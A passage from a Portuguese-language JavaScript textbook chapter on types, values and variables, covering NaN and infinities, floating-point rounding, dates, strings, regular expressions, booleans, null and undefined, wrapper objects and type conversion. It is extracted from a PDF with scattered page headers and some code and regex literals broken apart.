// Essas expressões são infinito negativo.

-Infinity

-1/0

-Number.MAX_VALUE - 1

NaN

// Uma variável de leitura/gravação inicializada como NaN.

Number.NaN

// Uma propriedade somente para leitura contendo o mesmo

//

valor.

0/0 //

Avaliado

como

NaN.

Number.MIN_VALUE/2

// Estouro negativo: avaliado como 0

-Number.MIN_VALUE/2 //

Zero

negativo

-1/Infinity

// Também 0 negativo

-0

O valor not-a-number tem uma característica incomum em JavaScript: não é comparado como igual a qualquer outro valor, incluindo ele mesmo. Isso significa que você não pode escrever `x == NaN`

para determinar se o valor de uma variável `x` é NaN. Em vez disso, deve escrever `x != x`. Essa expressão será verdadeira se, e somente se, `x` for NaN. A função `isNaN()` é semelhante. Ela retorna `true` se seu argumento for NaN ou se esse argumento for um valor não numérico, como uma string ou um objeto.

A função relacionada `isFinite()` retorna `true` se seu argumento for um número que não seja NaN, Infinity ou -Infinity.

O valor zero negativo também é um pouco incomum. Ele é comparado como igual (mesmo usando-

-se o teste restrito de igualdade de JavaScript) ao zero positivo, isto é, os dois valores são quase indistinguíveis, exceto quando usados como divisores:

```
var zero = 0;
```

```
// Zero normal
```

```
var negz = -0;
```

```
// Zero negativo
```

```
zero === negz
```

```
// => verdadeiro: zero e zero negativo são iguais
```

```
1/zero === 1/negz // => falso: infinito e -infinito não são iguais
```

3.1.4 Ponto flutuante binário e erros de arredondamento

Existem infinitos números reais, mas apenas uma quantidade finita deles (18437736874454810627, para ser exato) pode ser representada de forma exata pelo formato de ponto flutuante de JavaScript.

Isso significa que, quando se está trabalhando com números reais em JavaScript, a representação do número frequentemente será uma aproximação dele.

34 Parte

I JavaScript

básica

A representação em ponto flutuante IEEE-754 utilizada em JavaScript (e por praticamente todas as outras linguagens de programação modernas) é uma representação binária que pode descrever frações como $1/2$, $1/8$ e $1/1024$ com exatidão. Infelizmente, as frações que usamos mais comumente (especialmente ao executarmos cálculos financeiros) são decimais: $1/10$, $1/100$, *etc.* As representações em ponto flutuante binárias não conseguem representar números simples como 0.1 com exatidão.

Os números em JavaScript têm muita precisão e podem se aproximar bastante de 0.1. Mas o fato de esse número não poder ser representado de forma exata pode causar problemas. Considere este código:

```
var x = .3 - .2;

// trinta centavos menos 20 centavos

var y = .2 - .1;

// vinte centavos menos 10 centavos

x == y

// => falso: os dois valores não são os mesmos!

x == .1

// => falso: .3-.2 não é igual a .1

y == .1

// => verdadeiro: .2-.1 é igual a .1
```

Devido ao erro de arredondamento, a diferença entre as aproximações de .3 e .2 não é exatamente igual à diferença entre as aproximações de .2 e .1. É importante entender que esse problema não é específico da

linguagem JavaScript: ele afeta qualquer linguagem de programação que utilize números binários em ponto flutuante. Além disso, note que os valores *x* e *y* no código anterior são *muito* próximos entre si e do valor correto. Os valores calculados são adequados para quase todas as finalidades – o problema surge quando tentamos comparar a igualdade de valores.

Uma futura versão de JavaScript poderá suportar um tipo numérico decimal que evite esses problemas de arredondamento. Até então, talvez você queira efetuar cálculos financeiros importantes usando inteiros adaptados. Por exemplo, você poderia manipular valores monetários como centavos inteiros, em vez de frações de moeda.

3.1.5 Datas e horas

JavaScript básico inclui uma construtora `Date()` para criar objetos que representam datas e horas.

Esses objetos `Date` têm métodos que fornecem uma API para cálculos simples de data. Os objetos `Date` não são um tipo fundamental como os números. Esta seção apresenta um estudo rápido sobre o trabalho com datas. Detalhes completos podem ser encontrados na seção de referência: `var then = new Date(2010, 0, 1);` // O 1º dia do 1º mês de 2010

```
var later = new Date(2010, 0, 1, // O mesmo dia, às 5:10:30 da tarde,
hora local 17, 10, 30);
```

```
var now = new Date();
```

```
// A data e hora atuais
```

```
var elapsed = now - then;
```

```
// Subtração de data: intervalo em milissegundos
```

```
later.getFullYear()
```

```
// => 2010
```

```
later.getMonth()
```

```
// => 0: meses com base em zero
```

```
later.getDate()
```

```
// => 1: dias com base em um
```

```
later.getDay()
```

```
// => 5: dia da semana. 0 é domingo, 5 é sexta-feira.
```

```
later.getHours()
```

```
// => 17: 5 da tarde, hora local
```

```
later.getUTCHours()
```

```
// Horas em UTC; depende do fuso horário
```

Capítulo 3 Tipos, valores e variáveis 35

```
later.toString()
```

```
// => "Sexta-feira, 01 de janeiro de 2010, 17:10:30 GMT-0800
```

JavaS

```
//
```

```
(PST)"
```

cript básico

```
later.toUTCString()
```

```
// => "Sábado, 02 de janeiro de 2010, 01:10:30 GMT"
```

```
later.toLocaleDateString() // => "01/01/2010"
```

```
later.toLocaleTimeString() // => "05:10:30 PM"
```

a

```
later.toISOString()
```

```
// => "2010-01-02T01:10:30.000Z"; somente ES5
```

3.2 Texto

Uma *string* é uma sequência ordenada imutável de valores de 16 bits, cada um dos quais normalmente representa um caractere Unicode – as strings são um tipo de JavaScript usado para representar texto. O *comprimento* de uma string é o número de valores de 16 bits que ela contém. As strings (e seus arrays) de JavaScript utilizam indexação com base em zero: o primeiro valor de 16 bits está na posição 0, o segundo na posição 1 e assim por diante. A *string vazia* é a string de comprimento 0.

JavaScript não tem um tipo especial que represente um único elemento de uma string. Para representar um único valor de 16 bits, basta usar uma string que tenha comprimento 1.

Caracteres, posições de código e strings em JavaScript

JavaScript usa a codificação UTF-16 do conjunto de caracteres Unicode e as strings em JavaScript são sequências de valores de 16 bits sem sinal. Os caracteres Unicode mais comumente usados (os do “plano básico multilíngue”) têm posições de código que cabem em 16 bits e podem ser representados por um único elemento de uma string. Os caracteres Unicode cujas posições de código não cabem em 16 bits são codificados de acordo com as regras da UTF-16 como uma sequência (conhecida como “par substituto”) de dois valores de 16 bits. Isso significa que uma string JavaScript de comprimento 2 (dois valores de 16 bits) pode representar apenas um caractere Unicode: `var p = "π";` // `π` é 1 caractere com posição de código de 16 bits 0x03c0

```
var e = "e"; // e é 1 caractere com posição de código de 17 bits
0x1d452
```

```
p.length
```

```
// => 1: p consiste em 1 elemento de 16 bits
```

```
e.length
```

```
// => 2: a codificação UTF-16 de e são 2 valores de 16 bits:
"\ud835\
```

```
//
```

```
udc52"
```

Os diversos métodos de manipulação de strings definidos em JavaScript operam sobre valores de 16 bits e não sobre caracteres. Eles não tratam pares substitutos de forma especial, não fazem a normalização da string e nem mesmo garantem que uma string seja UTF-16 bem formada.

3.2.1 Strings literais

Para incluir uma string literalmente em um programa JavaScript, basta colocar os caracteres da string dentro de um par combinado de aspas simples ou duplas (' ou "). Os caracteres de aspas duplas podem estar contidos dentro de strings delimitadas por caracteres de aspas simples e estes podem estar contidos dentro de strings delimitadas por aspas duplas. Aqui estão exemplos de strings literais: "" // A string vazia: ela tem zero caracteres

'testing'

"3.14"

36 Parte

I JavaScript

básica

```
'name = "myform"'
```

```
"Wouldn't you prefer O'Reilly's book?"
```

```
"This string\nhas two lines"
```

```
" $\pi$  is the ratio of a circle's circumference to its diameter"
```

Em ECMAScript 3, as strings literais devem ser escritas em uma única linha. Em ECMAScript 5, no entanto, pode-se dividir uma string literal em várias linhas, finalizando cada uma delas, menos a última, com uma barra invertida (\). Nem a barra invertida nem a terminação de linha que vem depois dela fazem parte da string literal. Se precisar incluir um caractere de nova linha em uma string literal, use a sequência de caracteres `\n` (documentada a seguir): `"two\nlines" //` Uma string representando 2 linhas escritas em uma linha

```
"one\
```

```
// Uma string de uma linha escrita em 3 linhas. Somente ECMAScript 5.
```

```
long\
```

```
line"
```

Note que, ao usar aspas simples para delimitar suas strings, você deve tomar cuidado com as contra-

ções e os possessivos do idioma inglês, como *can't* e *O'Reilly's*. Como o apóstrofo é igual ao caractere de aspas simples, deve-se usar o caractere de barra invertida (\) para fazer o “escape” de qualquer apóstrofo que apareça em strings com aspas simples (os escapes estão explicados na próxima seção).

Na programação JavaScript do lado do cliente, o código JavaScript pode conter strings de código HTML e o código HTML pode conter strings de código JavaScript. Assim como JavaScript, HTML utiliza aspas simples ou duplas para delimitar suas strings. Assim, ao se combinar JavaScript e HTML, é uma boa ideia usar um estilo de aspas

para JavaScript e outro para HTML. No exemplo a seguir, a string “Thank you” está entre aspas simples dentro de uma expressão JavaScript, a qual é colocada entre aspas duplas dentro de um atributo de rotina de tratamento de evento em HTML: `<button onclick="alert('Thank you')">Click Me</button>` **3.2.2 Sequências de escape em strings literais**

O caractere de barra invertida (\) tem um propósito especial nas strings em JavaScript. Combinado com o caractere que vem a seguir, ele representa um caractere que não pode ser representado de outra forma dentro da string. Por exemplo, \n é uma *sequência de escape* que representa um caractere de nova linha.

Outro exemplo, mencionado anteriormente, é o escape \', que representa o caractere de aspas simples (ou apóstrofo). Essa sequência de escape é útil quando se precisa incluir um apóstrofo em uma string literal que está contida dentro de aspas simples. Você pode ver por que elas são chamadas de sequências de escape: a barra invertida permite escapar da interpretação normal do caractere de aspas simples. Em vez de utilizá-lo para marcar o final da string, você o utiliza como um apóstrofo: 'You\'re right, it can\'t be a quote'

A Tabela 3-1 lista as sequências de escape em JavaScript e os caracteres que representam. Duas sequências de escape são genéricas e podem ser usadas para representar qualquer caractere, especificando-se seu código de caractere Latin-1 ou Unicode como um número hexadecimal. Por exemplo, a sequência \xA9 representa o símbolo de direitos autorais, o qual tem a codificação Latin-1 dada pelo número hexadecimal A9. Da mesma forma, o escape \u representa um caractere Unicode arbitrário especificado por quatro dígitos hexadecimais; \u03c0 representa o caractere π , por exemplo.

Capítulo 3 Tipos, valores e variáveis **37**

Ja

Tabela 3-1 Sequências de escape em JavaScript

JavaScript básico

Sequência

Caractere representado

\0

O caractere NUL (\u0000)

a

\b

Retrocesso (\u0008)

\t

Tabulação horizontal (\u0009)

\n

Nova linha (\u000A)

\v

Tabulação vertical (\u000B)

\f

Avanço de página (\u000C)

\r

Retorno de carro (\u000D)

\"

Aspas duplas (\u0022)

\'

Apóstrofo ou aspas simples (\u0027)

\\

Barra invertida (\u005C)

\x XX

O caractere Latin-1 especificado pelos dois dígitos hexadecimais XX

\u XXXX

O caractere Unicode especificado pelos quatro dígitos hexadecimais
XXXX

Se o caractere `\` precede qualquer outro caractere que não seja um dos mostrados na Tabela 3-1, a barra invertida é simplesmente ignorada (embora, é claro, versões futuras da linguagem possam definir novas sequências de escape). Por exemplo, `\#` é o mesmo que `#`. Por fim, conforme observado anteriormente, a ECMAScript 5 permite que uma barra invertida antes de uma quebra de linha divida uma string literal em várias linhas.

3.2.3 Trabalhando com strings

Um dos recursos incorporados a JavaScript é a capacidade de *concatenar* strings. Se o operador `+` é utilizado com números, ele os soma. Mas se esse operador é usado em strings, ele as une, anexando a segunda na primeira. Por exemplo:

```
msg = "Hello, " + "world";
```

```
// Produz a string "Hello, world"
```

`greeting = "Welcome to my blog," + " " + name;` Para determinar o comprimento de uma string – o número de valores de 16 bits que ela contém –

use sua propriedade `length`. Determine o comprimento de uma string `s` como segue: `s.length`

Além dessa propriedade `length`, existem vários métodos que podem ser chamados em strings (como sempre, consulte a seção de referência para ver detalhes completos): `var s = "hello, world"`

```
// Começa com um texto.
```

```
s.charAt(0)
```

```
// => "h": o primeiro caractere.
```

```
s.charAt(s.length-1)
```

```
// => "d": o último caractere.
```

```
s.substring(1,4)
```

```
// => "ell": o 2º, 3º e 4º caracteres.
```

`s.slice(1,4)`

// => "ell": a mesma coisa

`s.slice(-3)`

// => "rld": os últimos 3 caracteres

`s.indexOf("l")`

// => 2: posição da primeira letra l.

`s.lastIndexOf("l")`

// => 10: posição da última letra l.

`s.indexOf("l", 3)`

// => 3: posição do primeiro "l" em ou após 3

38 Parte

I JavaScript

básica

```
s.split(", ")
```

```
// => ["hello", "world"] divide em substrings s.replace("h", "H")
```

```
// => "Hello, world": substitui todas as instâncias s.toUpperCase()
```

```
// => "HELLO, WORLD"
```

Lembre-se de que as strings são imutáveis em JavaScript. Métodos como `replace()` e `toUpperCase()` retornam novas strings – eles não modificam a string em que são chamados.

Em ECMAScript 5, as strings podem ser tratadas como arrays somente para leitura e é possível acessar caracteres individuais (valores de 16 bits) de uma string usando colchetes em lugar do método `charAt()`:

```
s = "hello, world";
```

```
s[0]
```

```
// => "h"
```

```
s[s.length-1]
```

```
// => "d"
```

Os navegadores Web baseados no Mozilla, como o Firefox, permitem que as strings sejam indexadas dessa maneira há muito tempo. A maioria dos navegadores modernos (com a notável exceção do IE) seguiu o exemplo do Mozilla mesmo antes que esse recurso fosse padronizado em ECMAScript 5.

3.2.4 Comparação de padrões

JavaScript define uma construtora `RegExp()` para criar objetos que representam padrões textuais.

Esses padrões são descritos com *expressões regulares*, sendo que JavaScript adota a sintaxe da Perl para expressões regulares. Tanto as strings como os objetos `RegExp` têm métodos para fazer comparação de padrões e executar operações de busca e troca usando expressões regulares.

Os objetos `RegExp` não são um dos tipos fundamentais de JavaScript. Assim como os objetos `Date`, eles são simplesmente um tipo de objeto especializado, com uma API útil. A gramática da expressão regular é complexa e a API não é trivial. Elas estão documentadas em detalhes no Capítulo 10. No entanto, como os objetos `RegExp` são poderosos e utilizados comumente para processamento de texto, esta seção fornece uma breve visão geral.

Embora os objetos `RegExp` não sejam um dos tipos de dados fundamentais da linguagem, eles têm uma sintaxe literal e podem ser codificados diretamente nos programas JavaScript. O texto entre um par de barras normais constitui uma expressão regular literal. A segunda barra normal do par também pode ser seguida por uma ou mais letras, as quais modificam o significado do padrão. Por exemplo: `<HTML`

`// Corresponde às letras H T M L no início de uma string`

`/[1-9][0-9]*/`

`// Corresponde a um dígito diferente de zero, seguido de qualquer`

`// número de dígitos`

`javascript`

`// Corresponde a "javascript" como uma palavra, sem considerar letras`

// maiúsculas e minúsculas

Os objetos RegExp definem vários métodos úteis e as strings também têm métodos que aceitam argumentos de RegExp. Por exemplo:

```
var text = "testing: 1, 2, 3"; // Exemplo de texto
```

```
var pattern = \d+g
```

```
// Corresponde a todas as instâncias de um ou mais
```

```
//
```

```
dígitos
```

```
pattern.test(text)
```

```
// => verdadeiro: existe uma correspondência
```

```
text.search(pattern)
```

```
// => 9: posição da primeira correspondência
```

```
text.match(pattern)
```

```
// => ["1", "2", "3"]: array de todas as correspondências
```

```
text.replace(pattern, "#");
```

```
// => "testing: #, #, #"
```

```
text.split(/\D+/);
```

```
// => ["", "1", "2", "3"]: divide em não dígitos
```

Capítulo 3 Tipos, valores e variáveis **39**

Ja

3.3 Valores booleanos

JavaScript básico

Um valor booleano representa verdadeiro ou falso, ligado ou desligado, sim ou não. Só existem dois valores possíveis desse tipo. As

palavras reservadas `true` e `false` são avaliadas nesses dois valores.

a

Geralmente, os valores booleanos resultam de comparações feitas nos programas JavaScript. Por exemplo:

```
a == 4
```

Esse código faz um teste para ver se o valor da variável `a` é igual ao número 4. Se for, o resultado dessa comparação é o valor booleano `true`. Se `a` não é igual a 4, o resultado da comparação é `false`.

Os valores booleanos são comumente usados em estruturas de controle em JavaScript. Por exemplo, a instrução `if/else` de JavaScript executa uma ação se um valor booleano é `true` e outra ação se o valor é `false`. Normalmente, uma comparação que gera um valor booleano é combinada diretamente com a instrução que o utiliza. O resultado é o seguinte: `if (a == 4)`

```
b = b + 1;
```

else

a = a + 1;

Esse código verifica se a é igual a 4. Se for, ele soma 1 a b; caso contrário, ele soma 1 a a. Conforme discutiremos na Seção 3.8, em JavaScript qualquer valor pode ser convertido em um valor booleano.

Os valores a seguir são convertidos (e, portanto, funcionam como) em false: undefined

null

0

-0

NaN

"" // a string vazia

Todos os outros valores, incluindo todos os objetos (e arrays) são convertidos (e funcionam como) em `true`. `false` e os seis valores assim convertidos, às vezes são chamados de valores *falsos* e todos os outros valores são chamados de verdadeiros. Sempre que JavaScript espera um valor booleano, um valor falso funciona como `false` e um valor verdadeiro funciona como `true`.

Como exemplo, suponha que a variável `o` contém um objeto ou o valor `null`. Você pode testar explicitamente para ver se `o` é não nulo, com uma instrução `if`, como segue: `if (o !== null) ...`

O operador de desigualdade `!==` compara `o` com `null` e é avaliado como `true` ou como `false`. Mas você pode omitir a comparação e, em vez disso, contar com o fato de que `null` é falso e os objetos são verdadeiros:

`if (o) ...`

40 Parte

I JavaScript

básica

No primeiro caso, o corpo da instrução `if` só vai ser executado se o não for `null`. O segundo caso é menos rigoroso: ele executa o corpo da instrução `if` somente se o não é `false` ou qualquer valor falso (como `null` ou `undefined`). A instrução `if` apropriada para seu programa depende de quais valores você espera atribuir para o. Se você precisa diferenciar `null` de `0` e `""`, então deve utilizar uma comparação explícita.

Os valores booleanos têm um método `toString()` que pode ser usado para convertê-los nas strings

“true” ou “false”, mas não possuem qualquer outro método útil. Apesar da API trivial, existem três operadores booleanos importantes.

O operador `&&` executa a operação booleana E. Ele é avaliado como um valor verdadeiro se, e somente se, seus dois operandos são verdadeiros; caso contrário, é avaliado como um valor falso. O

operador `||` é a operação booleana OU: ele é avaliado como um valor verdadeiro se um ou outro (ou ambos) de seus operandos é verdadeiro e é avaliado como um valor falso se os dois operandos são falsos. Por fim, o operador unário `!` executa a operação booleana NÃO: ele é avaliado como `true` se seu operando é falso e é avaliado como `false` se seu operando é verdadeiro. Por exemplo: `if ((x == 0 && y == 0) || !(z == 0)) {`

`// x e y são ambos zero ou z não é zero`

`}`

Os detalhes completos sobre esses operadores estão na Seção 4.10.

3.4 null e undefined

`null` é uma palavra-chave da linguagem avaliada com um valor especial, normalmente utilizado para indicar a ausência de um valor. Usar o operador `typeof` em `null` retorna a string “object”, indicando que `null` pode ser considerado um valor de objeto especial que significa “nenhum objeto”. Na prática, contudo, `null` normalmente é

considerado como o único membro de seu próprio tipo e pode ser usado para indicar “nenhum valor” para números e strings, assim como para objetos. A maioria das linguagens de programação tem um equivalente para o null de JavaScript: talvez você já o conheça como null ou nil.

JavaScript também tem um segundo valor que indica ausência de valor. O valor indefinido representa uma ausência mais profunda. É o valor de variáveis que não foram inicializadas e o valor obtido quando se consulta o valor de uma propriedade de objeto ou elemento de array que não existe. O valor indefinido também é retornado por funções que não têm valor de retorno e o valor de parâmetros de função quando os quais nenhum argumento é fornecido. undefined é uma variável global predefinida (e não uma palavra-chave da linguagem, como null) que é inicializada com o valor indefinido. Em ECMAScript 3, undefined é uma variável de leitura/

gravação e pode ser configurada com qualquer valor. Esse erro foi corrigido em ECMAScript 5

e undefined é somente para leitura nessa versão da linguagem. Se você aplicar o operador typeof no valor indefinido, ele vai retornar “undefined”, indicando que esse valor é o único membro de um tipo especial.

Capítulo 3 Tipos, valores e variáveis 41

Ja

Apesar dessas diferenças, tanto null quanto undefined indicam uma ausência de valor e muitas **vaS**

vezes podem ser usados indistintamente. O operador de igualdade == os considera iguais. (Para dife-cript básico

reenciá-los, use o operador de igualdade restrito ===.) Ambos são valores falsos – eles se comportam como false quando um valor booleano é exigido. Nem null nem undefined tem propriedades ou a

métodos. Na verdade, usar . ou [] para acessar uma propriedade ou um método desses valores causa um TypeError.

Você pode pensar em usar undefined para representar uma ausência de valor em nível de sistema, inesperada ou como um erro e null para representar ausência de valor em nível de programa, normal ou esperada. Se precisar atribuir um desses valores a uma variável ou

propriedade ou passar um desses valores para uma função, null quase sempre é a escolha certa.

3.5 O objeto global

As seções anteriores explicaram os tipos primitivos e valores em JavaScript. Os tipos de objeto – objetos, arrays e funções – são abordados em seus próprios capítulos, posteriormente neste livro. Porém, existe um valor de objeto muito importante que precisamos abordar agora. O *objeto global* é um objeto normal de JavaScript que tem um objetivo muito importante: as propriedades desse objeto são os símbolos definidos globalmente que estão disponíveis para um programa JavaScript. Quando o interpretador JavaScript começa (ou quando um navegador Web carrega uma nova página), ele cria um novo objeto global e dá a ele um conjunto inicial de propriedades que define:

- propriedades globais, como `undefined`, `Infinity` e `NaN`
- funções globais, como `isNaN()`, `parseInt()` (Seção 3.8.2) e `eval()` (Seção 4.12).
- funções construtoras, como `Date()`, `RegExp()`, `String()`, `Object()` e `Array()` (Seção 3.8.2)
- objetos globais, como `Math` e `JSON` (Seção 6.9)

As propriedades iniciais do objeto global não são palavras reservadas, mas merecem ser tratadas como se fossem. A Seção 2.4.1 lista cada uma dessas propriedades. Este capítulo já descreveu algumas dessas propriedades globais. A maioria das outras será abordada em outras partes deste livro. E

você pode procurá-las pelo nome na seção de referência de JavaScript básico ou procurar o próprio objeto global sob o nome “Global”. Em JavaScript do lado do cliente, o objeto `Window` define outros globais que podem ser pesquisados na seção de referência do lado do cliente.

No código de nível superior – código JavaScript que não faz parte de uma função –, pode-se usar a palavra-chave `this` de JavaScript para se referir ao objeto global: `var global = this;`

// Define uma variável global para se referir ao objeto global

Em JavaScript do lado do cliente, o objeto Window serve como objeto global para todo código JavaScript contido na janela do navegador que ele representa. Esse objeto global Window tem uma propriedade de autoreferência window que pode ser usada no lugar de this para se referir ao objeto global. O objeto Window define as propriedades globais básicas, mas também define muitos outros globais que são específicos para navegadores Web e para JavaScript do lado do cliente.

I JavaScript

básica

Ao ser criado, o objeto global define todos os valores globais predefinidos de JavaScript. Mas esse objeto especial também contém globais definidos pelo programa. Se seu código declara uma variável global, essa variável é uma propriedade do objeto global. A Seção 3.10.2 explica isso com mais detalhes.

3.6 Objetos wrapper

Os objetos JavaScript são valores compostos: eles são um conjunto de propriedades ou valores nomeados. Ao usarmos a notação `.` fazemos referência ao valor de uma propriedade. Quando o valor de uma propriedade é uma função, a chamamos de *método*. Para chamar o método `m` de um objeto `o`, escrevemos `o.m()`.

Também vimos que as strings têm propriedades e métodos:

```
var s = "hello world!";
```

```
// Uma string
```

```
var word = s.substring(s.indexOf(" ") + 1, s.length);
```

```
// Usa propriedades da string
```

Contudo, as strings não são objetos. Então, por que elas têm propriedades? Quando você tenta se referir a uma propriedade de uma string `s`, JavaScript converte o valor da string em um objeto como se estivesse chamando `new String(s)`. Esse objeto herda (consulte a Seção 6.2.2) métodos da string e é utilizado para solucionar a referência da propriedade. Uma vez solucionada a propriedade, o objeto recentemente criado é descartado. (As implementações não são obrigadas a criar e descartar esse objeto transitório – contudo, devem se comportar como se fossem.) Números e valores booleanos têm métodos pelo mesmo motivo que as strings: um objeto temporário é criado com a construtora `Number()` ou `Boolean()` e o método é

solucionado por meio desse objeto temporário. Não existem objetos empacotadores (wrapper) para os valores null e undefined: qualquer tentativa de acessar uma propriedade de um desses valores causa um `TypeError`.

Considere o código a seguir e pense no que acontece quando ele é executado: `var s = "test";`

```
// Começa com um valor de string.
```

```
s.len = 4;
```

```
// Configura uma propriedade nele.
```

```
var t = s.len;
```

```
// Agora consulta a propriedade.
```

Quando esse código é executado, o valor de `t` é `undefined`. A segunda linha de código cria um objeto `String` temporário, configura sua propriedade `len` como 4 e, em seguida, descarta esse objeto. A terceira linha cria um novo objeto `String` a partir do valor da string original (não modificado) e, então, tenta ler a propriedade `len`. Essa propriedade não existe e a expressão é avaliada como `undefined`. Esse código demonstra que strings, números e valores booleanos se comportam como objetos quando se tenta ler o valor de uma propriedade (ou método) deles. Mas se você tenta definir o valor de uma propriedade, essa tentativa é ignorada silenciosamente: a alteração é feita em um objeto temporário e não persiste.

Os objetos temporários criados ao se acessar uma propriedade de uma string, número ou valor booleano são conhecidos como *objetos empacotadores (wrapper)* e ocasionalmente pode ser necessário diferenciar um valor de string de um objeto `String` ou um número ou valor booleano de um objeto `Number` ou `Boolean`. Normalmente, contudo, os objetos wrapper podem ser considerados como **Capítulo 3**
Tipos, valores e variáveis 43

Ja

um detalhe de implementação e não é necessário pensar neles. Basta saber que string, número e valo-vaS

res booleanos diferem de objetos pois suas propriedades são somente

para leitura e que não é possível **cript básico**

definir novas propriedades neles.

Note que é possível (mas quase nunca necessário ou útil) criar objetos wrapper explicitamente, cha-a

mando as construtoras `String()`, `Number()` ou `Boolean()`:

```
var s = "test", n = 1, b = true;
```

```
// Uma string, um número e um valor booleano.
```

```
var S = new String(s);
```

```
// Um objeto String
```

```
var N = new Number(n);
```

```
// Um objeto Number
```

```
var B = new Boolean(b);
```

```
// Um objeto Boolean
```

JavaScript converte objetos wrapper no valor primitivo empacotado, quando necessário; portanto, os objetos `S`, `N` e `B` anteriores normalmente (mas nem sempre) se comportam exatamente como os valores `s`, `n` e `b`. O operador de igualdade `==` trata um valor e seu objeto wrapper como iguais, mas é possível diferenciá-los com o operador de igualdade restrito `===`. O operador `typeof` também mostra a diferença entre um valor primitivo e seu objeto wrapper.

3.7 Valores primitivos imutáveis e referências de objeto mutáveis

Em JavaScript existe uma diferença fundamental entre valores primitivos (`undefined`, `null`, booleanos, números e strings) e objetos (incluindo arrays e funções). Os valores primitivos são imutáveis: não há como alterar (ou “mudar”) um valor primitivo. Isso é óbvio para números e booleanos – nem mesmo faz sentido mudar o valor de um número. No entanto, não é tão óbvio para strings. Como as strings são como arrays de caracteres, você poderia pensar que é possível alterar

o caractere em qualquer índice especificado. Na verdade, JavaScript não permite isso e todos os métodos de string que parecem retornar uma string modificada estão na verdade retornando um novo valor de string.

Por exemplo:

```
var s = "hello";
```

```
// Começa com um texto em letras minúsculas
```

```
s.toUpperCase();
```

```
// Retorna "HELLO", mas não altera s
```

```
// => "hello": a string original não mudou
```

Os valores primitivos também são comparados *por valor*: dois valores são iguais somente se têm o mesmo valor. Isso parece recorrente para números, booleanos, null e undefined: não há outra maneira de compará-los. Novamente, contudo, não é tão óbvio para strings. Se dois valores distintos de string são comparados, JavaScript os trata como iguais se, e somente se, tiverem o mesmo comprimento e se o caractere em cada índice for o mesmo.

Os objetos são diferentes dos valores primitivos. Primeiramente, eles são *mutáveis* – seus valores podem mudar:

```
var o = { x:1 };
```

```
// Começa com um objeto
```

```
o.x = 2;
```

```
// Muda-o, alterando o valor de uma propriedade
```

```
o.y = 3;
```

```
// Muda-o novamente, adicionando uma nova propriedade
```

```
var a = [1,2,3]
```

```
// Os arrays também são mutáveis
```

```
a[0] = 0;
```

```
// Muda o valor de um elemento do array
```

```
a[3] = 4;
```

// Adiciona um novo elemento no array

44 Parte

I JavaScript

básica

Objetos não são comparados por valor: dois objetos não são iguais mesmo que tenham as mesmas propriedades e valores. E dois arrays não são iguais mesmo que tenham os mesmos elementos na mesma ordem:

```
var o = {x:1}, p = {x:1};
```

```
// Dois objetos com as mesmas propriedades
```

```
o === p
```

```
// => falso: objetos distintos nunca são iguais
```

```
var a = [], b = [];
```

```
// Dois arrays vazios diferentes
```

```
a === b
```

```
// => falso: arrays diferentes nunca são iguais
```

Às vezes os objetos são chamados de *tipos de referência* para distingui-los dos tipos primitivos de JavaScript. Usando essa terminologia, os valores de objeto são *referências* e dizemos que os objetos são comparados *por referência*: dois valores de objeto são iguais se, e somente se, eles se *referem* ao mesmo objeto básico.

```
var a = []; // A variável a se refere a um array vazio.
```

```
var b = a;
```

```
// Agora b se refere ao mesmo array.
```

```
b[0] = 1;
```

// Muda o array referido pela variável b.

a[0]

// => 1: a mudança também é visível por meio da variável a.

a === b

// => verdadeiro: a e b se referem ao mesmo objeto; portanto, são iguais.

Como você pode ver no código anterior, atribuir um objeto (ou array) a uma variável simplesmente atribui a referência: isso não cria uma nova cópia do objeto. Se quiser fazer uma nova cópia de um objeto ou array, você precisa copiar explicitamente as propriedades do objeto ou dos elementos do array. Este exemplo demonstra o uso de um laço for (Seção 5.5.3): var a = ['a','b','c'];

// Um array que queremos copiar

var b = [];

// Um array diferente no qual vamos copiar

for(var i = 0; i < a.length; i++) { // Para cada índice de []

b[i] = a[i];

// Copia um elemento de a em b

}

Da mesma forma, se queremos comparar dois objetos ou arrays distintos, devemos comparar suas propriedades ou seus elementos. Este código define uma função para comparar dois arrays: function equalArrays(a,b) {

```
if (a.length != b.length) return false;
```

```
// Arrays de tamanho diferente não são
```

```
//
```

iguais

```
for(var i = 0; i < a.length; i++ )
```

```
// Itera por todos os elementos
```

```
if (a[i] !== b[i]) return false;
```

```
// Se algum difere, os arrays não são
```

```
//
```


iguais

```
return true;
```

```
// Caso contrário, eles são iguais
```

```
}
```

3.8 Conversões de tipo

A JavaScript é muito flexível quanto aos tipos de valores que exige. Vimos isso no caso dos booleanos: quando a JavaScript espera um valor booleano, você pode fornecer um valor de qualquer tipo

– ela o converte conforme for necessário. Alguns valores (valores “verdadeiros”) são convertidos em `true` e outros (valores “falsos”) são convertidos em `false`. O mesmo vale para outros tipos: se a JavaScript quer uma string, ela converte qualquer valor fornecido em uma string. Se a JavaScript quer um número, ela tenta converter o valor fornecido para um número (ou para NaN, caso não consiga fazer uma conversão significativa). Alguns exemplos: `10 + " objects"`

```
// => "10 objects". O número 10 é convertido em uma string
```

```
"7" * "4"
```

```
// => 28: as duas strings são convertidas em números
```

Capítulo 3 Tipos, valores e variáveis 45

```
var n = 1 - "x";
```

```
// => NaN: a string "x" não pode ser convertida em um número
```

JavaS

```
n + " objects "
```

// => "NaN objects": NaN é convertido na string "NaN"

cript básico

A Tabela 3-2 resume como os valores são convertidos de um tipo para outro em JavaScript. As entradas em **negrito** na tabela destacam as conversões que talvez você ache surpreendentes. As células **a**

vazias indicam que nenhuma conversão é necessária e nada é feito.

Tabela 3-2 Conversões de tipo da JavaScript

Valor

Convertido em:

String

Número

Booleano

Objeto

undefined

"undefined"

NaN

false

lança TypeError

null

"null"

0

false

lança TypeError

true

"true"

1

new Boolean(true)

false

"false"

0

new

Boolean(false)

"" (string vazia)

0

false

new String("")

"1.2" (não vazio,

1.2

true

new String("1.2")

numérico)

"one" (não vazio, não

NaN

true

new String("one")

numérico)

0

"0"

false

new Number(0)

-0

"0"

false

new Number(-0)

NaN

"NaN"

false

new Number(NaN)

Infinity

"Infinity"

true

new

Number(Infinity)

-Infinity

"-Infinity"

true

new Number(-

Infinity)

1 (finito, não zero)

"1"

true

new Number(1)

{ } (qualquer objeto)

consulte a Seção

consulte a

true

3.8.3

Seção 3.8.3

[] (array vazio)

""

0

true

[9] (1 elt numérico)

"9"

9

true

['a'] (qualquer outro

use o método join()

NaN

true

array)

function(){} (qualquer

consulte a Seção

NaN

true

função)

3.8.3

As conversões de valor primitivo para valor primitivo mostradas na tabela são relativamente simples.

